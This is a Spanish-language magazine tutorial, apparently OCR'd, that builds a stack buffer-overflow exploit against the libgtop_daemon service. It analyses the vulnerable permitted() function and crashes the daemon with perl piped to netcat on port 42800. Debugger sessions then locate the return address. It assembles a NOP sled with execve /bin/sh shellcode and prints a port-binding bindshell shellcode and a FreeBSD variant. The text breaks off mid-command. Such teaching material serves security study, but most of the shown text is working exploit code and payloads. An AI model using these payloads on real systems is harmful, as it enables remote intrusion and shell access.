static int permitted (u_long host_addr, int fd)
{
  int i;
  char auth_protocol[128];
  char buf[1024];
  int auth_data_len;

  /* Read auth protocol name */
  if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
    return FALSE;
(...)
  if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
    if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
      return FALSE;
    auth_data_len = atoi (buf);
    if (
  timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
      return FALSE;
```




Figura 6. *Fragmento de la función* `permitted()` *(ilustración del listado 7)*

¿En qué consiste el error en el libgtop_daemon?

Las fuentes de la versión vulnerable del programa están en el CD que acompaña el presente número de la revista. Veamos el Listado 7, el cual presenta la definición de la función `permitted()`, que se encuentra en el

fichero *src/daemon/gnuserv.c*. Al analizar el código, podremos notar frecuentes llamadas a la función `timed_read()` (definida en el mismo fichero). Esta función lee del fichero (cuyo manipulador se le entrega como primer argumento) al buffer (segundo argumento) el número de caracteres definido por el tercer argumento.

Ya que sabemos cuál es el papel de la función `timed_read()`, examinemos más de cerca la función `permitted()`. Miremos la siguiente línea:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT,
  0) != auth_data_len)
```

Esta línea pasa del fichero `fd` al buffer `buf` un máximo de `auth_data_len` caracteres. En caso de que `auth_data_len` sea mayor que el tamaño del array `buf[]` (el cual, como podemos ver en el Listado 7, es de 1024 bytes), en éste se introducirán demasiados caracteres, con lo que el buffer se verá saturado y, con un poco de suerte, la dirección de vuelta de la función `permitted()` será reemplazada. Veamos de dónde viene la variable `auth_data_len`. Un par de líneas antes podemos notar cómo del fichero `fd` se leen 10 caracteres, los cuales se interpretan como un número entero y se asignan a la variable `auth_data_len`:

```
auth_data_len = atoi (buf)
```

Así pues, si la fuente de la que provienen los datos contiene la secuencia:

```
2000
AAAA... (2.000 letras A)
```

al array `buf[]` se introducirá la secuencia entera, compuesta por 2.000 letras *A*, con lo que ocurrirá el desbordamiento del buffer.

Volvamos a un par de líneas atrás. Vemos que, para que pueda ejecutarse el fragmento que hemos analizado, debe cumplirse la condición:

```
if (!strcmp (auth_protocol,
  MCOOKIE_NAME))
```

Listado 8. *Función* `timed_read()`*, fragmento del fichero src/daemon/gnuserv en las fuentes del programa libgtop*

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
(...)
  char c = 0;
  int nbytes = 0;
(...)
  do {
    r = select (fd + 1, &rmask, NULL, NULL, &tv);
    if (r > 0) {
      if (read (fd, &c, 1) == 1) {
        *buf++ = c;
        ++nbytes;
(...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
(...)
    return nbytes;
}
```




Figura 7. *Función* `timed_read()` *(simplificada); ilustración del Listado 8*

donde el contenido de la variable `auth_protocol` también se lo toma del fichero `fd`. Podemos fácilmente comprobar que el símbolo `MCOOKIE_NAME` ha sido definido en el fichero *include/glibtop/gnuserv.h* como `MAGIC-1`:

```
#define MCOOKIE_NAME "MAGIC-1"
```

Para concluir: si queremos desbordar el buffer `buf[]`, la fuente de los datos leídos por la función `permitted()` debe incluir la secuencia:

```
MAGIC-1
2000
AAAA... (2.000 letras A)
```

Ahora podemos examinar las fuentes de *libgtop* para averiguar en qué circunstancias se ejecuta la función `permitted()` y de dónde toma los datos que utiliza. Un breve análisis nos permite constatar que si lanzamos el *libgtop_daemon* (de preferencia con la opción `-f`, gracias a la cual el programa no pasará al segundo

plano después del arranque), éste abrirá y comenzará a escuchar a través del puerto 42800. Podemos entonces (usando, por ejemplo, *netcat*) enviar a este puerto la secuencia que hemos mencionado, y así provocar el desbordamiento del buffer en la pila.

Susceptibilidad de libgtop_daemon a desbordamientos de buffer

Comprobemos que *libgtop_daemon* es verdaderamente vulnerable a errores de desbordamiento de buffer. Para ello debemos compilar el código fuente de *libgtop* que encontraremos en el CD que acompaña a la presente revista, haciendo uso de los siguientes comandos:

```
$ ./configure
$ make
```

Pasemos ahora al directorio *src/daemon* y ejecutemos el comando:

```
$ ./libgtop_daemon -f
```

que hará que *libgtop_daemon* sea lanzado y comience a escuchar en el puerto 42800. Lancemos ahora otra consola y enviemos desde ella al puerto 42800 del sistema local una cadena alfanumérica que sature el buffer. Puesto que sería incómodo escribir a mano una cadena de 2.000 letras A, le encargaremos a Perl esta tarea. Para escribir 2.000 letras A, podría servir un sencillo script de dos líneas como el siguiente:

```
#!/usr/bin/perl
print "A"x2000
```

La primera línea de este script le hace saber al kernel qué intérprete (en este caso */usr/bin/perl*) debe ejecutar el script, y la segunda imprime las dos mil letras A. Podríamos meter este script en un fichero, añadirle el código que imprima `MAGIC-1\n2000\n` y ejecutarlo redireccionando su salida estándar hacia *netcat*, pero esta no sería una solución muy cómoda, pues para cambiar la cantidad de símbolos imprimidos tendríamos que modificar el fichero. Otra posible solución, que nos asegura el mismo efecto, consiste en ejecutar el siguiente comando:

```
$ perl -e 'print "A"x2000'
```

Cuando se lanza el intérprete de Perl con la opción `-e`, éste ejecuta las instrucciones que se le suministran como argumento, de tal manera que basta con un comando como el siguiente para imprimir la cadena alfanumérica entera que provocará el desbordamiento del buffer:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000'
```

Ejecutemos este comando conectando su salida a la entrada de *netcat*:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000' \
  | nc 127.0.0.1 42800
```

Si miramos ahora la consola en la que fue lanzado el *libgtop_daemon*, veremos que el programa se ha detenido con un comunicado de violación de segmento.

¿Cuántas gotas rebosan el vaso?

Puesto que nuestro objetivo es cambiar la dirección de vuelta de la función utilizando una cadena alfanumérica lo suficientemente larga, revisemos cuán larga debe ser. Una cadena demasiado corta no afectará la dirección de vuelta, pero una excesivamente larga puede también resultar una solución poco elegante, pues la modificación de una porción demasiado grande de la memoria puede provocar efectos impredecibles y muy difíciles de diagnosticar. Sabemos que una serie de 2.000 letras A modifica la dirección de retorno de la función, por lo que podemos ejecutar un comando similar al anterior que envíe una cantidad menor de caracteres, por ejemplo:

```
$ perl -e \
  'print "MAGIC-1\n1500\n"."A"x1500' \
  | nc 127.0.0.1 42800
```

Nota: es evidente que después de cada prueba tendremos que volver a lanzar el *libgtop_daemon*. Puede ocurrir que durante alguno de los relanzamientos sucesivos se nos muestre el siguiente comunicado:

```
bind: Address already in use
```

En tales casos lo más sencillo es esperar un minuto y volver a intenatr lanzar el programa.

Después de unas cuantas pruebas, llegaremos a la conclusión de que la secuencia más corta que ocasiona una violación de segmento es la que contiene 1.178 letras A. Suponemos que esta secuencia no altera la dirección de retorno de la función, pues antes de ésta se encuentra la dirección del fondo anterior de la pila, cuya modificación también desestabiliza el funcionamiento del programa (véase la Figura 4, parte 5). Asegurémonos de que realmente es así.

libgtop_daemon en el depurador

Para lanzar el *libgtop_daemon* desde el depurador, debemos primero recompilar el programa incluyendo los datos de depuración, lo que se hace lanzando el compilador (*gcc*) con la opción `-ggdb`. Lo haremos de modo poco elegante pero bastante más fácil.

Editemos el fichero *Makefile* que se encuentra en el directorio principal de las fuentes. Encontraremos en él la siguiente línea:

```
CC = gcc
```

Esta línea contiene el nombre del compilador que será usado. Si la cambiamos a:

```
CC = gcc -ggdb
```

todas las ejecuciones del compilador se realizarán con la opción `-ggdb`. Veamos si es así. Realicemos este cambio en *Makefile* y lancemos:

```
$ make
```

Acto seguido pasemos al directorio *src/daemon* y ejecutemos allí el siguiente comando:

```
$ gdb libgtop_daemon
```

Cuando el depurador esté funcionando, tratemos de ejecutar el comando *list*. Si el depurador muestra el código fuente del programa, significa que los datos de depuración han sido incluidos.

Coloquemos un punto de ruptura en el lugar en el que los datos son introducidos al buffer, es decir, en la línea 203 del fichero *gnuserv.c*:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT, 0)
```

Establecemos el punto de ruptura de la misma manera que lo hemos hecho más arriba:

```
(gdb) break gnuserv.c:203
```

Ahora lanzamos el *libgtop_daemon* con la opción `-f`:

```
(gdb) run -f
```

A continuación, desde otra consola enviamos al puerto 42800 de la máquina local la serie de 1.178 letras A:

```
$ perl -e \
  'print "MAGIC-1\n1178\n"."A"x1178' \
  | nc 127.0.0.1 42800
```

Una vez de vuelta en la consola en la que ha sido lanzado el depurador, vemos que la ejecución del programa ha sido detenida en la línea que contiene el punto de ruptura. Revisemos el valor de la dirección de retorno de la función:

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

El primero de estos comandos muestra la dirección de la celda de memoria en la que se halla la dirección de vuelta de la función; el segundo nos da la dirección misma de retorno de la función. Ejecutemos ahora la línea en la que los datos son introducidos al buffer y revisemos si cambia la dirección de retorno:

```
(gdb) next
(gdb) x $ebp+4
```

Vemos que la dirección no ha cambiado, lo que corrobora nuestra hipótesis de que, aún cuando el programa se vuelve inestable después de recibir una serie de 1.178 letras A, la dirección de vuelta de la función permanece intacta. Bastan unas cuantas pruebas adicionales (utilizando una serie cada vez más larga de letras A) para convencerse de que la serie más corta que provoca una alteración de la dirección de retorno de la función contiene 1.184 letras A.

Diseñando la cadena

Nuestro plan de ataque será el siguiente: enviaremos al programa *libgtop_daemon* una serie de caracteres que hará que sean introducidos 1.184 bytes al buffer. Por si acaso, utilizaremos una serie ligeramente más larga, de unos 1.200 bytes. Esta serie se compondrá de tres elementos (tal como lo muestra la Figura 5):

- una serie de instrucciones *nop,*
- el shellcode,
- una dirección que lleve al interior de la serie de *nops*.

Tratemos de construir una secuencia de este tipo. En primer lugar debemos decidir qué parte de la serie estará compuesta de las instrucciones *nop* y cuál de las direcciones. Supongamos que pondremos más o menos la misma cantidad de ambos. Substraemos la longitud del shellcode de la longitud total de la secuencia (1.200 bytes) y dividimos el resto entre dos. El resultado de esta operación es la cantidad en bytes de instrucciones *nop* y de direcciones que colocaremos respectivamente al principio y al final de la serie.

Debemos todavía encontrar un shellcode adecuado, para lo que podemos usar Google. El shellcode que utilizaremos se muestra en el Listado 9.

Según la descripción que encontramos en Internet, esta pequeña serie de bytes ejecutada en Linux en una x86 lanza un shell (en el código se puede incluso leer la cadena */bin/sh*). Sin embargo no es recomendable confiar ciegamente en los programas que uno encuentra en la Red. Hagamos, pues, una prueba para ver si este shellcode funciona. Basta con colocarlo en un array de caracteres, declarar un puntero que apunte al principio de este array, convertir el puntero a texto a un puntero a función

Listado 9. *Shellcode para lanzar un intérprete de comandos*

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

Listado 10. *Prueba del funcionamiento del shellcode*

```
main() {
  char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3"
  "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";

  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

Listado 11. *Creación de los tres ficheros auxiliares*

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

Listado 12. *¿Es la secuencia que hemos creado tal como la planeábamos?*

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat`\
  `head -c 576 address.dat` | hexdump -Cv
00000000  4d 41 47 49 43 2d 31 0a  31 32 30 30 0a 90 90 90  |MAGIC-1.1200....|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
(...)
000001f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000200  90 eb 1f 5e 89 76 08 31  c0 88 46 07 89 46 0c b0  |.ë.^.v.1Ŕ.F..F.°|
00000210  0b 89 f3 8d 4e 08 8d 56  0c cd 80 31 db 89 d8 40  |..ó.N..V.Í.1Ű.Ř@|
00000220  cd 80 e8 dc ff ff ff 2f  62 69 6e 2f 73 68 11 22  |Í.čÜ```/bin/sh."|
00000230  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000240  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
(...)
00000450  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000460  33 44 11 22 33 44 11 22  33 44 11 22 33 44 0a     |3D."3D."3D."|
```

y ordenar su ejecución, tal como lo vemos en el Listado 10.

Compilamos y lanzamos el programa:

```
$ gcc shellcode_test.c \
  -o shellcode_test
$ ./shellcode_test
sh-2.05b$
```

El intérprete de comandos ha sido, en efecto, lanzado. Continuemos pues con el diseño de la serie de caracteres. El shellcode tiene 45 bytes, lo que nos deja (1200-45)/2=577,5 bytes para direcciones e instrucciones *nop*. Puesto que cada dirección ocupa 4 bytes, haremos que las direcciones ocupen 576 bytes y las *nops* los 579 restantes. Revisemos una vez más si no nos hemos equivocado: 576 bytes para direcciones, 579 para *nops* y 45 para el shellcode: 576+579+45=1.200.

Un último detalle que debemos tomar en cuenta antes de construir la cadena es la dirección de retorno que utilizaremos. Ésta debe estar un poco (digamos que entre diez y veinte bytes) después del comienzo del array `buf[]`. ¿Cómo podemos saber en qué lugar de la memoria se encuentra el array `buf[]` de un programa que se está precisamente ejecutando? Por el momento no nos preocuparemos de este problema, podremos después resolverlo con ayuda del depurador. Mientras tanto utilizaremos la dirección `0x11223344`.

Construyendo la cadena

El proyecto de la cadena alfanumérica que enviaremos al programa *libgtop_daemon* es entonces el siguiente:

- una línea que contenga la secuencia `MAGIC-1`,
- una línea que contenga el número `1200`,
- una línea compuesta de tres partes: 579 bytes `0x90` (instrucción *nop*), un shellcode de 45 bytes y la dirección `0x11223344` repetida 149 veces (cada dirección ocupa 4 bytes, por lo que en total las direcciones ocuparán 576 bytes).

Vale la pena crear tres ficheros auxiliares:

- *nop.dat*, que contiene los bytes `0x90`,
- *shellcode.dat*, que contiene el shellcode,
- *address.dat*, con todas las repeticiones de la dirección `0x11223344`.

Podemos crear estos ficheros tal como se muestra en el Listado 11. Los ficheros *nop.dat* y *address.dat* se crean de la manera que hemos mostrado más arriba: el comando `perl` con la opción `-e` hace que se ejecute el script suministrado como argumento. Para escribir el fichero con el shellcode, hemos utilizado el comando estándar *echo* lanzado con dos opciones. La opción `-e` hace que la secuencia `\x4e` se escriba como un solo byte de valor hexadecimal 0x4e y no como una secuencia de 4 caracteres `\x4e`. La opción `-n` hace que no se le añada el carácter del fin de línea.

Una vez listos los ficheros auxiliares, podemos armar la secuencia con fragmentos ya preparados. Para imprimir los 579 bytes del fichero *nop.dat*, utilizaremos el comando *head* (que imprime el comienzo del archivo):

```
$ head -c 579 nop.dat
```

Imprimiremos el contenido del fichero *shellcode.dat* con el comando *cat*. Para la concatenación e impresión de la secuencia completa usaremos el siguiente comando:

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat`
```

La ejecución de este comando hará que aparezca en la pantalla una serie de basura. Asegurémonos de que la secuencia obtenida

Listado 13. *Sesión de depuración*

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
(...)
(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f
Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff450: 0x90909090  0x90909090  0x90909090  0x90909090
(...)
0xbffff670: 0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
0xbffff680: 0xeb909090  0x76895e1f  0x88c03108  0x46890746
0xbffff690: 0x890bb00c  0x084e8df3  0xcd0c568d  0x89db3180
0xbffff6a0: 0x80cd40d8  0xfffdce8  0x69622fff  0x68732f6e
0xbffff6b0: 0x44332211  0x44332211  0x44332211  0x44332211
(...)
0xbffff8e0: 0x44332211  0x44332211  0x44332211  0x44332211
0xbffff8f0: 0x4006bc84  0x00000005  0x00000010  0xbffff900
(gdb) quit
The program is running.  Exit anyway? (y or n) y
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

es exactamente la que queríamos lograr. Contemos cuántos caracteres tiene (el comando *wc* devuelve la cantidad de líneas, palabras y caracteres entregados a la entrada estándar):

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | wc
```

La cadena obtenida tiene 1.214 bytes, que es exactamente cuanto hace falta (1.200 bytes más la longitud de las dos primeras líneas). Examinemos el contenido de la serie con ayuda del comando `hexdump`, que imprime datos binarios en formato hexadecimal (Listado 12). Parece tener pies y cabeza: al principio `MAGIC-1` y `1200`, después un montón de instrucciones *nop*, una serie de números extraños que a ojo parece el shellcode y una larga serie de direcciones `0x11223344`.

El primer intento de ataque

Emprenderemos ahora el primer intento de ataque. Por el momento ejecutaremos el *libgtop_daemon* desde el depurador, gracias a lo cual podremos asegurarnos de que la dirección de retorno de la función será sustituida por el valor que nosotros enviemos. De paso podremos verificar la dirección en la que está el buffer `buf[]` (recordemos que tenemos que conocer esta dirección para poder introducirla a la secuencia, a fin de que el salto de vuelta de la función termine en la serie de instrucciones *nop* que precede al shellcode).

Realizaremos esta prueba en dos consolas. En la primera iniciaremos el depurador (la sesión entera ha sido mostrada en el Listado 13):

```
$ gdb libgtop_daemon
```

Colocamos un punto de ruptura en la línea en la que ocurre el desbordamiento del buffer:

```
(gdb) break gnuserv.c:203
```

Lanzamos el programa examinado con la opción `-f` (no pases al segundo plano):

```
(gdb) run -f
```

El programa espera datos por el puerto 42800. Enviémosle la secuencia preparada por nosotros. Para ello, pasemos a la segunda consola (y en ella al directorio en el que se encuentran los ficheros auxiliares *nop.dat*, *shellcode.dat* y *address.dat*) y ejecutemos el comando:

```
$ echo -e "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Regresemos a la consola del depurador. Vemos que el programa ha alcanzado la línea con el punto de ruptura y se ha detenido.

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

Revisemos (antes de que ocurra el desbordamiento del buffer) cuál es la dirección de retorno de la función:

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Listado 14. *Shellcode para abrir un intérprete de comandos en el puerto 30464*

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```

Ejecutemos la línea actual, lo que provocará la modificación de la dirección de retorno, y veamos cuál es ahora su valor:

```
(gdb) next
207 if (!invoked_from_inetd
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc:
    0x44332211
```

La dirección es la que nosotros queríamos, pero en orden contrario al planeado (en lugar del valor `0x11223344` en la pila ha aparecido el `0x44332211`). Esto es consecuencia del hecho de que la x86 es una arquitectura *little endian* (en memoria los bytes menos significativos se hallan delante de los más significativos), por lo que tendremos que poner la dirección en orden inverso. De paso revisemos cuál es la dirección del buffer `buf[]`.

```
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
```

Por si acaso, echemos también un vistazo al contenido de la memoria a partir de esta dirección (para asegurarnos de que realmente se encuentra allí la secuencia preparada por nosotros).

```
(gdb) x/24 buf
```

Se ve bien: primero una larga serie de instrucciones *nop*, después el shellcode, después las direcciones. Ahora escojamos y anotemos alguna dirección justo después del comienzo del área de instrucciones *nop*, por ejemplo, `0xbffff500`. Sustituyamos por ésta la dirección de retorno de la función. Terminemos la sesión de trabajo con el depurador, dando a éste la instrucción *quit* o tecleando la combinación [*ctrl*]+[*d*].

Así pues, la sesión de depuración nos ha mostrado que la dirección de




Figura 8. *La secuencia de desbordamiento de buffer modifica los valores de la pila, entre ellos la dirección de retorno de la función; tenemos suerte: los límites de palabras en la secuencia de desbordamiento y los de la pila concuerdan*




Figura 9. *La secuencia de desbordamiento de buffer modifica los valores de la pila, entre ellos la dirección de retorno de la función; hemos tenido mala suerte: los límites de palabras en la secuencia de desbordamiento no concuerdan con los límites de la pila, por lo que la dirección termina siendo sustituida por un valor incorrecto*

Desbordamientos de buffer en FreeBSD

Uno de nuestros betatesters, Paweł Luty, verificó el funcionamiento de los ejercicios expuestos en el artículo (desbordamiento de buffer en los programas *stack_1.c* y *stack_2.c*) en FreeBSD. He aquí sus comentarios:

Las técnicas descritas en el artículo funcionan correctamente. La única modificación que he debido realizar ha sido el cambio del shellcode en los programas stack_1.c y stack_2.c al siguiente:

```
\xeb\x0e\x5e\x31\xc0\x88\x46\x07
\x50\x50\x56\xb0\x3b\x50\xcd
\x80\xe8\xed\xff\xff\xff/bin/sh
```

Existe una pequeña inconveniencia con el comando echo, pues la versión que existe en FreeBSD no posee la opción `-e`, pero en su lugar se puede usar Perl.

Pude también notar que en FreeBSD 5.1-RELEASE-p10 la dirección del buffer es siempre la misma para todas las ejecuciones del programa (esto a propósito de la Tabla 1).

retorno de una función vulnerable puede modificarse; de lo único que hay que tener cuidado es del orden en que los bytes deben aparecer en la secuencia de desbordamiento. La dirección a la que debe llegar el flujo de control será la `0xbffff501`, que se encuentra al inicio de la sección de instrucciones *nop*. Podemos ahora preparar la secuencia final que enviaremos al servidor *libgtop* para hacer que nos abra una shell. Sin embargo, podemos aún encontrarnos con un pequeño problema más.

Una pequeña digresión

Examinemos la Figura 8. Vemos en ella cómo las direcciones colocadas de manera consecutiva en la memoria cambian el contenido de la pila, modificando también la dirección de retorno de la función. Se trata de una situación análoga a la nuestra: en la secuencia que preparamos, pusimos la dirección 1234 repetida muchas veces, lo que hizo que este valor sustituyera la dirección de vuelta de la función.

No obstante, la situación pudo ser ligeramente diferente, como lo demuestra la Figura 9. En este caso no hemos tenido tanta suerte y la secuencia, una vez introducida al buffer, comienza un byte más adelante. Esto hace que la dirección de retorno de la función cambie a 2341. Podremos darnos cuenta de ello observando el comportamiento del *libgtop_daemon* con ayuda del depurador (tal y como en el Listado 13). Si, después de ejecutar la línea que modifica la dirección de vuelta de la función, la respuesta del comando `x $ebp+4` es la dirección que queríamos, pero desplazada en uno, dos o tres bytes, significará que éste es precisamente el caso y será necesario añadir a la secuencia enviada unos cuantos bytes adicionales para que los límites entre las direcciones de la secuencia coincidan con los límites de las palabras en la pila (como en la Figura 8):

```
$ echo -e \"MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
```

¿Funciona este método en la práctica?

